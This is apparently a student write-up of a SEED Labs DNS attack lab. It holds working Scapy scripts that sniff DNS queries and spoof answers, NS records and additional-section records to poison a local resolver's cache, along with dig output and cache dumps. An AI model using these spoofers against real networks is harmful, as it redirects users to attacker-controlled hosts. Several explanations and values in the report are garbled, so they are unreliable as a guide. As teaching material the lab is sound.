

Lab Setup

The following topics were covered in this lab:

- ☐ DNS and how it works
- ☐ DNS server setup
- ☐ DNS cache poisoning attack
- ☐ Spoofing DNS responses
- ☐ Packet sniffing and spoofing
- ☐ The Scapy tool

Docker was used for creating containers on the virtual machine. There are a total of (4) containers to simulate the interaction between machines. The 4 containers include 1 victim, 1 local DNS server, and 2 attacker machines. Commands are executed on the host machine from each container from the shared folder called "volumes."

Testing DNS

Getting the IP address of ns.attacker32.com

```
root@6a8cb62ea8c7:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5600
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 54503b298dcd41410100000061533b592f4ab46f94a25f1f (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Sep 28 15:57:13 UTC 2021
;; MSG SIZE  rcvd: 90
```

Get the IP address of example.com

```
root@6a8cb62ea8c7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63176
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f1e7125bbfab025e0100000061533c04e5818073b211b08a (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400   IN      A      93.184.216.34

;; Query time: 1812 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Sep 28 16:00:04 UTC 2021
;; MSG SIZE rcvd: 88
```

Asking ns.attacker32.com for the IP address of example.com

```
root@6a8cb62ea8c7:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25783
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6497036461defd390100000061533caf8774eb56f36119f7 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Sep 28 16:02:55 UTC 2021
;; MSG SIZE rcvd: 88
```

It looks like the answer came from example.com, but the answer is coming from the ns.attacker32.com server. The attacker's server is masking example.com as IP = 1.2.3.4.5 instead of IP = 93.184.216.43 using a prepared response for this domain name.

DNS Attacks

Task 1: Directly Spoofing Response to User

The attacker spoofs a reply to the user pretending to be the local DNS server

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # DNS runs on UDP at port 53
        udp = UDP(dport=pkt[UDP].sport, sport=53)
        print(True)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        ttl=259200, rdata='1.2.3.4')
        print(True)
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                  qdcount=1, ancount=1, nscount=2, arcount=2,
                  an=Anssec)
        print(True)
        spoofpkt = ip/udp/dns
        send(spoofpkt)
        print(True)
myFilter = 'udp port 53 and host 10.9.0.5' # Set the filter
pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
```

Figure1: Code to spoof user directly

The following modifications were made to the template provided in the lab.

- Set filter for UDP on port 53 to track DNS
- Set filter for user (IP = 10.9.0.5)
- Reply with fake answer (IP = 1.2.3.4) Please note IP has to have x.x.x.x format or will not work.

[SEED Labs] *br-a51240c88f4c							
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							
dns							
No.	Time	Source	Destination	Protocol	Length	Info	
1	2021-09-28 13:3...	10.9.0.5	10.9.0.53	DNS	98	Standard query	0xdef3 A www.example.com OPT
2	2021-09-28 13:3...	10.9.0.53	10.9.0.5	DNS	130	Standard query response	0xdef3 A www.example.com A 93.
5	2021-09-28 13:3...	10.9.0.53	10.9.0.5	DNS	106	Standard query response	0xdef3 A www.example.com A 1.2
6	2021-09-28 13:3...	10.9.0.5	10.9.0.53	ICMP	134	Destination unreachable (Port unreachable)	
9	2021-09-28 13:3...	10.9.0.5	10.9.0.53	DNS	106	Standard query response	0xdef3 A www.example.com A 1.2
15	2021-09-28 13:3...	10.9.0.5	10.9.0.53	DNS	98	Standard query	0xaf44 A www.example.com OPT
16	2021-09-28 13:3...	10.9.0.53	10.9.0.5	DNS	130	Standard query response	0xaf44 A www.example.com A 93.
19	2021-09-28 13:3...	10.9.0.53	10.9.0.5	DNS	106	Standard query response	0xaf44 A www.example.com A 1.2
20	2021-09-28 13:3...	10.9.0.5	10.9.0.53	ICMP	134	Destination unreachable (Port unreachable)	
23	2021-09-28 13:3...	10.9.0.5	10.9.0.53	DNS	106	Standard query response	0xaf44 A www.example.com A 1.2

The results were tracked with wireshark and are described below:

- Frame # 1: 10.9.0.5 requesting local DNS server for example.com IP address
- Frame # 2: Example.com answers
- Frame # 5: Attacker spoofed packet answers

The potential issue described in the lab occurred where the correct machine is replying before the attacker. Since the sender's packet arrives before the attacker's packet, the attacker's packet is discarded and the attack is successful. The local DNS cache was removed using 'flush' to better simulate the attack. The traffic speed going to the outside was reduced so the spoofed replies can arrive before the authentic ones. This was done by delaying the outgoing network traffic using commands in the router container.

Checking the router interface below.


```
root@80bb545d4fcd:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.8.0.11 netmask 255.255.255.0 broadcast 10.8.0.255
    ether 02:42:0a:08:00:0b txqueuelen 0 (Ethernet)
    RX packets 178 bytes 40681 (40.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 87 bytes 6908 (6.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.11 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:0b txqueuelen 0 (Ethernet)
    RX packets 180 bytes 16336 (16.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 82 bytes 30001 (30.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Setting the outgoing traffic delay to 100ms.


```
root@80bb545d4fcd:/# tc qdisc add dev eth0 root netem delay 100ms
root@80bb545d4fcd:/# tc qdisc show dev eth0
qdisc netem 8002: root refcnt 2 limit 1000 delay 100.0ms
```

Repeating the attack to see the effect of a 100ms delay.



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-28 14:1...	10.9.0.5	10.9.0.53	DNS	98	Standard query 0x7887 A www.example.com OPT
2	2021-09-28 14:1...	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0x7887 A www.example.com A 93.184.216...
5	2021-09-28 14:1...	10.9.0.53	10.9.0.5	DNS	106	Standard query response 0x7887 A www.example.com A 1.2.3.4[Ma...
6	2021-09-28 14:1...	10.9.0.5	10.9.0.53	ICMP	134	Destination unreachable (Port unreachable)
9	2021-09-28 14:1...	10.9.0.5	10.9.0.53	DNS	106	Standard query response 0x7887 A www.example.com A 1.2.3.4[Ma...

The delay didn't make a difference. Authentic packet still reaches first with a 100ms delay. Delay was increased to 10s and the cache from the local DNS was flushed.



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-28 16:0...	10.9.0.5	10.9.0.53	DNS	98	Standard query 0x0050 A www.example.com OPT
2	2021-09-28 16:0...	10.9.0.53	199.7.83.42	DNS	82	Standard query 0x4ddd NS <Root> OPT
3	2021-09-28 16:0...	10.9.0.53	199.7.83.42	DNS	88	Standard query 0xb5f1 A .com OPT
4	2021-09-28 16:0...	10.9.0.5	10.9.0.5	DNS	106	Standard query response 0x0050 A www.example.com A 1.2.3.4[Ma...

- Frame # 1: 10.9.0.5 requesting local DNS server for example.com IP address
- Frame # 4: Attacker spoofed packet answers
- Frame # 108: Example.com answers

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

The local DNS server sends requests to other DNS servers through the router. These requests are spoofed by the attacker so the attacker's reply is cached for future request at that local DNS.

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        # Swap the source and destination IP address
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number, note DNS runs on UDP at port 53
        udp = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        # The Authority Section
        NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='www.example.com')
        # Construct the DNS packet
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                  qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec)
        # Construct the entire IP packet and send it out
        spoofpkt = ip/udp/dns
        send(spoofpkt)

myFilter = 'udp and dst port 53 and host 10.9.0.53' # Set the filter
pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
```

Figure 2: Modified Figure 1 to spoofed local DNS server request and cache them

The following actions were executed.

- Flush cache from local DNS
- Run code in Figure 2
- Send a request from user to local DNS
- Local DNS searches
- Adjust the filter to look for local DNS server requests
- Figure out who replied
- Spoof their answer and store it on local DNS

Check if the fake IP was stored in cache on the local DNS.

```
root@4ac12a50cc91:/# grep example /var/cache/bind/dump.db
example.com. 777325 NS a.iana-servers.net.
```

The spoofed IP was not stored in local DNS cache




Figure 3: spoofed packet (left) VS authentic packet (right)

Although the spoofed reply is being sent to the user, the spoofed packets are missing a lot of information which the authentic packet has. Hence, these “malformed” packets are not stored in cache on the local DNS. If the attacker can construct an ideal packet, it can trick the local DNS into storing it and redirecting every request to the attacker's server instead.

Task 3: Spoofing NS Records

The 'malformed packets' were fixed by adjusting the parameters in the DNS packet.

```
1#!/usr/bin/env python3
2from scapy.all import *
3import sys
4NS_NAME = "example.com"
5def spoof_dns(pkt):
6    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
7        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst: %DNS.id%}"))
8        # Swap the source and destination IP address
9        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10       # Swap the source and destination port number, note DNS runs on UDP at port 53
11       udp = UDP(dport=pkt[UDP].sport, sport=53)
12       # The Answer Section
13       Anssec = DNSRR(rrname='www.example.com', type='A', ttl=259200, rdata='10.9.0.153')
14
15       # The Authority Section
16       NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
17       #NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
18
19       # Construct the DNS packet
20       dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                qdcount=1, ancount=1, nscount=1, arcount=0, an=Anssec, ns=NSsec1)#/NSsec2)
22       # Construct the entire IP packet and send it out
23       spoofpkt = ip/udp/dns
24       send(spoofpkt)
25
26myFilter = 'udp and dst port 53 and host 10.9.0.53' # Set the filter
27pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
28
```

Figure 4: Modifying Figure 2 to ensure local DNS queries attack server

Checking cache to see if it remembers the answer to the dig request.

```
root@4ac12a50cc91:~# grep example /var/cache/bind/dump.db
example.com.          863611  NS      ns.attacker32.com.
www.example.com.      _      863611  A       10.9.0.153
```


Task 4: Spoofing NS Records for Another Domain

Attempting to cache multiple domains on local DNS with attacker information.

```
1#!/usr/bin/env python3
2from scapy.all import *
3import sys
4NS_NAME = "example.com"
5def spoof_dns(pkt):
6    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
7        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
8        # Swap the source and destination IP address
9        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10       # Swap the source and destination port number, note DNS runs on UDP at port 53
11       udp = UDP(dport=pkt[UDP].sport, sport=53)
12       # The Answer Section
13       Anssec = DNSRR(rrname='www.example.com', type='A', ttl=259200, rdata='10.9.0.153')
14
15       # The Authority Section
16       NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
17       NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
18
19       # Construct the DNS packet
20       dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
21                qdcount=1, ancount=1, nscount=2, arcount=0, an=Anssec, ns=NSsec1/NSsec2)
22       # Construct the entire IP packet and send it out
23       spoofpkt = ip/udp/dns
24       send(spoofpkt)
25
26myFilter = 'udp and dst port 53 and host 10.9.0.53' # Set the filter
27pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
```

Figure 5: Modified Figure 4 to spoof multiple domains requested by the local DNS

Check if both spoofed packets were stored in cache.

```
root@4ac12a50cc91:~# grep example /var/cache/bind/dump.db
example.com.      863959  NS      ns.attacker32.com.
www.example.com.  863959  A       10.9.0.153
root@4ac12a50cc91:~# grep attacker /var/cache/bind/dump.db
example.com.      _      863959  NS      ns.attacker32.com.
```

Only the first spoofed packet was cached. The name stack was swapped (NS_NAME="google.com") and the attack was repeated. Only google.com was cached since it was the first packet after the swap.

```
root@4ac12a50cc91:~# grep attacker /var/cache/bind/dump.db
google.com.      _      863977  NS      ns.attacker32.com.
```


Task 5: Spoofing Records in the Additional Section

Attempting to cache multiple domains on local DNS by filling the additional section of a DNS packet with attacker information.

```
1#!/usr/bin/env python3
2from scapy.all import *
3import sys
4NS_NAME = "example.com"
5def spoof_dns(pkt):
6    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
7        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
8        # Swap the source and destination IP address
9        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10       # Swap the source and destination port number, note DNS runs on UDP at port 53
11       udp = UDP(dport=pkt[UDP].sport, sport=53)
12       # The Answer Section
13       Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.9.0.153')
14       # The Authority Section
15       NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
16       NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
17       # The Additional Section
18       Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
19       Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
20       Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
21       # Construct the DNS packet
22       dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
23                qdcount=1, ancourt=1, nscount=2, arcount=3, an=Anssec,
24                ns=NSsec2/NSsec1, ar=Addsec1/Addsec2/Addsec3)
25       # Construct the entire IP packet and send it out
26       spoofpkt = ip/udp/dns
27       send(spoofpkt)
28
29myFilter = 'udp and dst port 53 and host 10.9.0.53' # Set the filter
30pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
```

Figure 6: Modified Figure 5 to spoof multiple domains using the additional section

Check cache to see if multiple domains and additional information was cached.

```
root@4ac12a50cc91:~# grep example /var/cache/bind/dump.db
_.example.com.      863998  A      10.9.0.153
www.example.com.    863998  A      10.9.0.153
```

Only example.com is cached. Same issue occurs since template only checks if 'example.com' is in the packet name.

```

1#!/usr/bin/env python3
2from scapy.all import *
3import sys
4NS_NAME = "example.com"
5def spoof_dns(pkt):
6    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
7        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
8        # Swap the source and destination IP address
9        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10       # Swap the source and destination port number, note DNS runs on UDP at port 53
11       udp = UDP(dport=pkt[UDP].sport, sport=53)
12       # The Answer Section
13       Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.9.0.153')
14       # The Authority Section telling you which machine to ask
15       NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
16       NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
17       # The Additional Section telling you which IP address to use forever more
18       Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
19       Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
20       Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')
21       # Construct the DNS packet
22       dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
23               qdcount=1, ancount=1, nscount=2, arcount=3, an=Ansec,
24               ns=NSsec2/NSsec1, ar=Addsec1/Addsec2/Addsec3)
25       # Construct the entire IP packet and send it out
26       spoofpkt = ip/udp/dns
27       send(spoofpkt)
28
29myFilter = 'udp and dst port 53 and host 10.9.0.53' # Set the filter
30pkt=sniff(iface='br-a51240c88f4c', filter=myFilter, prn=spoof_dns)
~

```

Figure 7: Final Script for DNS attacking